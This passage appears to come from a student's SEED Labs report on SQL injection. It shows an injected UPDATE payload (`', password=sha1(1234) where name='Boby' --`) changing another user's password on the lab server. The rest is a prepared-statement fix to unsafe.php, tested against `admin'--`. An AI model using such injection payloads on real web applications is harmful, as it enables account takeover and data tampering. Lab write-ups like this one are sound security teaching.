+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Fig (3.2.2)


Task 3.3: Modify other people's password.

Steps Performed:

- Open the website www.seed-server.com and log in using user Alice Credentials
- Click on Edit profile route on the nav bar.
- Injected the following payload into an input field such that the password I changed to 1234 (hashed with sha1)

```
                    ', password=sha1(1234) where name='Boby' --
```

- Submitted the form and updated the password of Boby in the database.


www.seed-server.com/unsafe_edit_frontend.php

Alice's Profile Edit


NickName	password=sha1(1234) where nar
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

Fig (3.3.1)

Observations:

- Boby's password in the database has been updated and verified by checking the new hash value in the db.
- New password has been verified by authenticating using the new password and fetching boby's information.



```
[10/01/25]seed@VM:~/.../Labsetup$ docker exec -it mysql-10.9.0.6 mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 140
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from credential where name='boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Boby | 20000 |      2 | 4/20  | 10213352 |             |         |       |          | 7110eda4d09e062aa5e4a390b0a572ac0d2c0220 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Fig (3.3.2)





Fig (3.3.3)



Boby Profile

Key	Value
Employee ID	20000
Salary	2
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Fig (3.3.4)

Task 4: Countermeasure — Prepared Statement

Steps performed:


- In this task, the goal is to modify the unsafe.php file such that it prevents SQL Injection attacks by using prepared statements.
- We will replace the vulnerable SQL query using $conn->query() with a prepared statement which is $conn->prepare().

Code and Explanation:

```
$stmt = $conn->prepare(“SELECT id, name, eid, salary, ssn
                        FROM credential
                       WHERE name= ? and Password= ?”);

$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id,   $bind_name,   $bind_eid,   $bind_salary,
$bind_ssn) ;
$stmt->fetch();

sid = $bind id;
$name = $bind_name;
$eid = $bind_eid;
```

```
$salary = $bind_salary;
$ssn = $bind_ssn;
```

- We use ‘?’ as placeholders in the SQL query inside the prepare statement and when we receive user input we bind them using bind_param() method.
- Now the results will be fetched securely using bind_result() and fetch methods.
- We initialize each variable now with the output values fetched.




```
seed@VM: ~/.../defense
seed@VM: ~/.../Labsetup                     seed@VM: ~/.../defense
  GNU nano 4.8                        unsafe.php                        Modified

// create a connection
$conn = getDB();

// do the query
//$result = $conn->query("SELECT id, name, eid, salary, ssn
//                        FROM credential
//                      WHERE name= '$input_uname' and Password= '$hashed_pwd'");

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_ssn);
$stmt->fetch();

$id = $bind_id;
$name = $bind_name;
$eid = $bind_eid;
$salary = $bind_salary;
$ssn = $bind_ssn;

// Sri Charan Reddy Teegala (50681752)

//if ($result->num_rows > 0) {
// only take the first row
```

Fig (4.1)

Observations:

- Checked if the users are able to authenticate which proves that the new code works.




Get Information

USERNAME boby

PASSWORD ••••

Copyright © SEED LABs

Fig (4.2)




Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **2**
- Social Security Number: **10213352**

SQLi Lab
www.seed-server.com/defense/getinfo.php?username=boby&Password=1234

Fig (4.3)

- Even with crafted payloads like admin'--, the code will treat them as data not sql queries i.e., no data is been fetched.




Get Information

USERNAME Admin'--

PASSWORD Password

Copyright © SEED LABs

Fig (4.4)


SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Admin'--+&Password=

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Fig (4.5)

References:

Week-6_Class-1_Database_Security.pptx

https://www.php.net/manual/en/

https://www.handsonsecurity.net.